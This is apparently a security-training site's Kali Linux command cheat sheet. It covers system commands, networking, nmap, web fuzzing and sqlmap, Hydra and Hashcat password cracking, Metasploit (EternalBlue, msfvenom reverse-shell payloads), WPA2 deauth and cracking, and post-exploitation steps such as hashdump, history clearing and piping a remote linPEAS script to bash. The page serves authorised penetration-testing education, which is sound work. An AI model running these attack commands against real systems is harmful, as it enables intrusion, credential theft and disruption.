90-DAY PLAN · DAY 1 · ARTICLE 2
MASTER CHEAT SHEET
110,000 SEARCHES/MONTH · KD 22
📥 FREE PDF
securityelites.com

200+
Total commands covered
10
Categories covered
2026
Current — not 2019
100%
Free — always
📥 Free PDF Cheat Sheet — Printer-Friendly
All 200+ commands formatted for print. No login required. No email capture. Instant download.
📋 10 Categories — Jump to Any Section
⚠️ Legal Reminder: All commands on this page are for use on systems you own or have explicit written authorisation to test. Use them in your home lab, on TryHackMe, Hack The Box, or any authorised penetration testing engagement. Unauthorised use of offensive security tools is illegal in virtually every jurisdiction regardless of intent.
🖥️
System & Navigation Commands
The commands you run before running any others — every Kali session starts here
SYSTEM INFO & SESSION SETUP
└─$ whoami # Who am I running as? (root or kali)
└─$ id # Full user ID, group ID, supplementary groups
└─$ hostname # Machine hostname
└─$ uname -a # Full kernel version and architecture
└─$ cat /etc/os-release # Kali version and release info
└─$ uptime # How long the system has been running
└─$ df -h # Disk space — human readable
└─$ free -h # RAM usage — human readable
└─$ sudo apt update && sudo apt upgrade -y # Update all tools
└─$ history # All previously run commands
└─$ history -c # Clear command history (OpSec)
FILE SYSTEM NAVIGATION
└─$ pwd # Print working directory
└─$ ls -la # List all files including hidden, with permissions
└─$ cd /opt/tools # Change to /opt/tools directory
└─$ find / -name “*.txt” 2>/dev/null # Find all .txt files, suppress errors
└─$ find / -perm -4000 2>/dev/null # Find all SUID binaries (priv esc)
└─$ grep -r “password” /etc/ # Recursively search for “password” in /etc
└─$ cat /etc/passwd # List all system users
└─$ cat /etc/shadow # Password hashes (root only)
└─$ chmod +x script.sh # Make a script executable
└─$ tar czf archive.tar.gz /dir/ # Compress a directory
🌐
Networking Commands
Understand and manipulate network interfaces, connections, and routing
INTERFACE & CONNECTION
└─$ ip a # All interfaces with IPs (modern replacement for ifconfig)
└─$ ip route # Routing table — find your gateway IP
└─$ ip neigh # ARP table — devices on the local network
└─$ ss -tulnp # All open ports and listening services
└─$ netstat -antp # Active connections with PID (older systems)
└─$ ping -c 4 8.8.8.8 # Ping Google DNS 4 times
└─$ traceroute target.com # Trace hops to target
└─$ dig target.com # DNS lookup — A, MX, NS records
└─$ dig target.com ANY # All DNS records for target
└─$ host target.com # Quick DNS resolution
└─$ whois target.com # Domain registration info and contacts
└─$ curl -I https://target.com # Fetch HTTP headers only
└─$ wget -q https://target.com/file # Download file quietly
NETCAT (THE SWISS ARMY KNIFE)
└─$ nc -lvnp 4444 # Start listener on port 4444
└─$ nc -v 192.168.1.10 22 # Connect to SSH port — banner grab
└─$ nc -w 3 10.0.0.1 4444 < file.txt # Send file via netcat
└─$ nc -lvnp 4444 > received.txt # Receive file via netcat
└─$ nc -zvn -w1 192.168.1.1 20-100 # Quick port scan range
📡
Nmap — Network Scanning & Enumeration
The #1 tool in penetration testing — full tutorial: Kali Linux Day 1
securityelites.com
NMAP COMMAND REFERENCE 2026 — ALL SCAN TYPES
BASIC SCANS
nmap 192.168.1.1
Default: top 1000 TCP ports
Default: top 1000 TCP ports
nmap -sV 192.168.1.1
Service version detection
Service version detection
nmap -O 192.168.1.1
OS fingerprinting (sudo)
OS fingerprinting (sudo)
nmap -A 192.168.1.1
Aggressive: -sV -O -sC traceroute
Aggressive: -sV -O -sC traceroute
PORT SPECIFICATION
nmap -p 80
Single port
Single port
nmap -p 1-1000
Port range
Port range
nmap -p-
ALL 65535 ports
ALL 65535 ports
nmap –top-ports 100
100 most common ports
100 most common ports
SCAN TYPES
nmap -sS
SYN scan (default, stealthy)
SYN scan (default, stealthy)
nmap -sU –top-ports 100
UDP top 100 ports
UDP top 100 ports
nmap -sn 192.168.1.0/24
Ping sweep — find live hosts
Ping sweep — find live hosts
nmap -Pn 192.168.1.1
Skip ping — treat as up
Skip ping — treat as up
OUTPUT & NSE
nmap -oA scan_results
Save all output formats
Save all output formats
nmap -sC -sV
Default scripts + versions
Default scripts + versions
nmap –script vuln
Run vulnerability scripts
Run vulnerability scripts
nmap -T4
Faster timing (T0-T5)
Faster timing (T0-T5)
Professional scan combo: nmap -sV -sC -O -p- -T4 -oA full_scan [TARGET] — runs on authorised targets only
Nmap Command Reference 2026 — All scan types, port specifications, output formats, and NSE scripts in one visual card. The “professional scan combo” at the bottom is what penetration testers run on every authorised engagement. Full Nmap deep-dive: Kali Linux Day 1.
🕷️
Web Application Testing Commands
Gobuster, ffuf, nikto, sqlmap, and more — for authorised web security testing
securityelites.com
Kali Linux — Web Application Testing Commands
# ─── GOBUSTER — Directory & File Enumeration ─────────────────────
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u https://target.com -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,html,txt
gobuster dns -d target.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
# ─── FFUF — Fast Web Fuzzer ───────────────────────────────────────
ffuf -u https://target.com/FUZZ -w wordlist.txt -mc 200,301
ffuf -u https://target.com/api/FUZZ -w api_wordlist.txt -H “Authorization: Bearer TOKEN”
# ─── NIKTO — Web Server Scanner ──────────────────────────────────
nikto -h https://target.com
nikto -h https://target.com -o nikto_scan.html -Format html
# ─── SQLMAP — SQL Injection Automation ───────────────────────────
sqlmap -u “https://target.com/item?id=1” –dbs
sqlmap -u “https://target.com/item?id=1” -D users –dump
sqlmap -r request.txt –level=5 –risk=3 # from Burp saved request
# ─── SUBFINDER — Subdomain Enumeration ───────────────────────────
subfinder -d target.com -o subdomains.txt
subfinder -d target.com -silent | httpx -mc 200 # Live subdomain + HTTP 200 only
Web Application Testing Commands — Gobuster for directory discovery, ffuf for fast fuzzing with auth headers, Nikto for automated web scanning, SQLmap for SQL injection testing (authorised targets only), and Subfinder+httpx for subdomain enumeration. All tools come pre-installed on Kali Linux.
🔑
Password Cracking & Authentication
John the Ripper, Hashcat, and Hydra — for authorised password security testing
JOHN THE RIPPER — OFFLINE HASH CRACKING
└─$ john hashes.txt # Auto-detect hash type and crack
└─$ john –wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
└─$ john –format=bcrypt –wordlist=rockyou.txt hashes.txt
└─$ john –show hashes.txt # Show cracked passwords
└─$ john –list=formats | grep md5 # List supported hash formats
└─$ unshadow /etc/passwd /etc/shadow > combined.txt # Combine for John
HASHCAT — GPU-ACCELERATED CRACKING
└─$ hashcat -m 0 hashes.txt rockyou.txt # MD5 dictionary attack
└─$ hashcat -m 1000 hashes.txt rockyou.txt # NTLM (Windows) dictionary attack
└─$ hashcat -m 3200 hashes.txt rockyou.txt # bcrypt dictionary attack
└─$ hashcat -m 0 -a 3 hash.txt ‘?l?l?l?l?l?l’ # Brute force 6 lowercase chars
└─$ hashcat –show -m 0 hashes.txt # Show already-cracked results
HYDRA — ONLINE BRUTE FORCE (AUTHORISED ONLY)
└─$ hydra -l admin -P rockyou.txt 192.168.1.10 ssh
└─$ hydra -L users.txt -P passwords.txt 192.168.1.10 ftp
└─$ hydra -l admin -P rockyou.txt target.com http-post-form “/login:user=^USER^&pass=^PASS^:Invalid”
└─$ hydra -t 4 -l admin -P rockyou.txt 192.168.1.10 rdp # 4 threads, RDP
⚡
Exploitation — Metasploit Framework
The world’s most used exploitation framework — for authorised penetration testing only
MSFCONSOLE — CORE WORKFLOW
└─$ msfconsole # Start Metasploit
msf6 > search eternalblue # Search for EternalBlue exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > show options # Display all required options
msf6 > set RHOSTS 192.168.1.50 # Set target IP
msf6 > set LHOST 192.168.1.10 # Set your listener IP
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > run # Execute the exploit
msf6 > sessions -l # List all active sessions
msf6 > sessions -i 1 # Interact with session 1
msf6 > info # Detailed info on current module
msf6 > back # Return to main prompt
MSFVENOM — PAYLOAD GENERATION
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe -o shell.exe
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f elf -o shell.elf
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f raw -o shell.php
└─$ msfvenom -l payloads | grep linux # List all Linux payloads
📶
Wireless Security — Aircrack-ng Suite
For testing wireless networks you own or have explicit permission to test
AIRCRACK-NG — WPA2 TESTING WORKFLOW
└─$ airmon-ng start wlan0 # Enable monitor mode on wlan0
└─$ airodump-ng wlan0mon # Scan for all nearby networks
└─$ airodump-ng -c 6 –bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
└─$ aireplay-ng –deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon # Deauth to capture handshake
└─$ aircrack-ng -w rockyou.txt capture-01.cap # Crack WPA2 from handshake
└─$ airmon-ng stop wlan0mon # Disable monitor mode
🔍
Digital Forensics & Analysis
Evidence collection, file analysis, and metadata extraction
FILE ANALYSIS & HASHING
└─$ file suspicious.bin # Identify file type by magic bytes
└─$ strings binary.exe | grep -i pass # Extract readable strings
└─$ xxd file.bin | head -20 # Hex dump first 20 lines
└─$ md5sum file.iso # Generate MD5 hash
└─$ sha256sum file.iso # Generate SHA256 hash
└─$ exiftool image.jpg # Extract metadata (GPS, device, dates)
└─$ binwalk firmware.bin # Analyse binary for embedded files
└─$ binwalk -e firmware.bin # Extract embedded files from binary
└─$ volatility -f memory.dmp –info # Analyse memory dump
🔓
Post-Exploitation & Privilege Escalation
Actions after initial access — used in authorised penetration tests to demonstrate full compromise
LINUX PRIVILEGE ESCALATION CHECKS
└─$ sudo -l # What can I run as sudo?
└─$ find / -perm -4000 -type f 2>/dev/null # SUID binaries
└─$ crontab -l # Current user’s cron jobs
└─$ cat /etc/crontab # System-wide cron jobs
└─$ ps aux # All running processes with owners
└─$ env # Environment variables (may contain creds)
└─$ cat ~/.bash_history # Command history — often contains passwords
└─$ find / -writable -type d 2>/dev/null # World-writable directories
└─$ curl -s https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/linPEAS/linpeas.sh | bash # LinPEAS auto-enum
METERPRETER COMMANDS (POST-SESSION)
meterpreter > sysinfo # Target OS info
meterpreter > getuid # Current user
meterpreter > getsystem # Attempt privilege escalation
meterpreter > hashdump # Dump password hashes (admin required)
meterpreter > shell # Drop to system shell
meterpreter > download file.txt # Download file from target
meterpreter > upload tool.exe # Upload file to target
meterpreter > run post/multi/recon/local_exploit_suggester # Suggest local exploits
meterpreter > background # Background the session
🛠️
Utility, Text Processing & Shell Tricks
The commands that make you fast — grep, awk, sed, pipes, and redirection
POWER USER COMMANDS — USED IN EVERY ENGAGEMENT
└─$ grep -r “password” . # Recursively search current dir for “password”
└─$ grep -i -E “pass|token|key|secret” file.txt # Case-insensitive multi-pattern
└─$ awk ‘{print $1}’ file.txt # Print first column of each line
└─$ cut -d: -f1 /etc/passwd # Extract usernames from passwd
└─$ sort -u ips.txt # Sort and deduplicate IP list
└─$ wc -l subdomains.txt # Count lines (how many subdomains found)
└─$ tee output.txt # Write to file AND display on screen
└─$ xargs -a urls.txt curl -I # Curl headers for every URL in file
└─$ for ip in $(cat ips.txt); do nmap -sV $ip; done # Scan every IP in a file
└─$ screen -S scan_session # Create persistent terminal session
└─$ tmux new -s pentest # Create tmux session — best for long scans
└─$ base64 -d <<< “SGVsbG8=” # Decode base64 inline
└─$ echo “string” | base64 # Encode string to base64
└─$ python3 -m http.server 8080 # Serve current directory over HTTP (file transfer)
securityelites.com
KALI LINUX COMMANDS — QUICK REFERENCE CARD 2026
🖥️ SYSTEM
whoami · id · uname -a
sudo apt update && upgrade
find / -perm -4000
cat /etc/passwd
sudo apt update && upgrade
find / -perm -4000
cat /etc/passwd
🌐 NETWORK
ip a · ip route
ss -tulnp · dig target.com
whois · curl -I
nc -lvnp 4444
ss -tulnp · dig target.com
whois · curl -I
nc -lvnp 4444
📡 NMAP
nmap -sV · -O · -A
nmap -p- · -sU
nmap -sC –script vuln
nmap -oA results
nmap -p- · -sU
nmap -sC –script vuln
nmap -oA results
🕷️ WEB
gobuster dir -u -w
ffuf -u URL/FUZZ -w
nikto -h target
sqlmap -u URL –dbs
ffuf -u URL/FUZZ -w
nikto -h target
sqlmap -u URL –dbs
🔑 PASSWORDS
john –wordlist=rockyou
hashcat -m 0 hashes
hydra -l user -P list ssh
unshadow pass shadow
hashcat -m 0 hashes
hydra -l user -P list ssh
unshadow pass shadow
⚡ METASPLOIT
msfconsole · search
use · set RHOSTS
set PAYLOAD · run
sessions -l · getsystem
use · set RHOSTS
set PAYLOAD · run
sessions -l · getsystem
🔍 FORENSICS
file · strings · xxd
md5sum · sha256sum
exiftool · binwalk -e
volatility -f dump
md5sum · sha256sum
exiftool · binwalk -e
volatility -f dump
🛠️ UTILITY
grep -r · awk · cut
sort -u · tee · wc -l
base64 -d · tmux
python3 -m http.server
sort -u · tee · wc -l
base64 -d · tmux
python3 -m http.server
📥 Download the printer-friendly PDF: securityelites.com/kali-linux-commands-cheat-sheet.pdf
Kali Linux Quick Reference Card 2026 — All 10 categories in one scannable grid. Screenshot this card for your desktop or secondary monitor. Download the full printer-friendly PDF (branded, with every command and example) from the link above — free, no registration, no email required.
Learn Every Tool on This Cheat Sheet — In Depth, For Free
Every tool on this cheat sheet has a dedicated full tutorial in one of our three free courses. Start with Day 1 of the Kali Linux course (Nmap) and work through one tool per day:
🐉 180-Day Kali Linux Course
One tool per day — Nmap, Netcat, Metasploit, Gobuster, SQLmap, Hashcat, and 174 more. Every command explained step by step.
⚔️ 100-Day Ethical Hacking Course
Foundational to advanced — how these commands are used in real penetration testing engagements from recon to report.
💰 60-Day Bug Bounty Course
Burp Suite, Subfinder, ffuf — the web security tools in this cheat sheet applied to real bug bounty programmes for real payouts.
Frequently Asked Questions
📚 Learn Every Tool In Depth
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Kali Linux Educator
I wrote this cheat sheet because every other Kali Linux commands list I found was either outdated, incomplete, or both. The commands here are the actual commands I use in penetration testing engagements — not a scraped list from documentation. Every example is real and tested on current Kali Linux. Update it when Kali updates. Use it when you forget a flag. Share it when someone else needs it. The 180-day Kali Linux course goes deep on every single one of these tools — one per day, no shortcuts.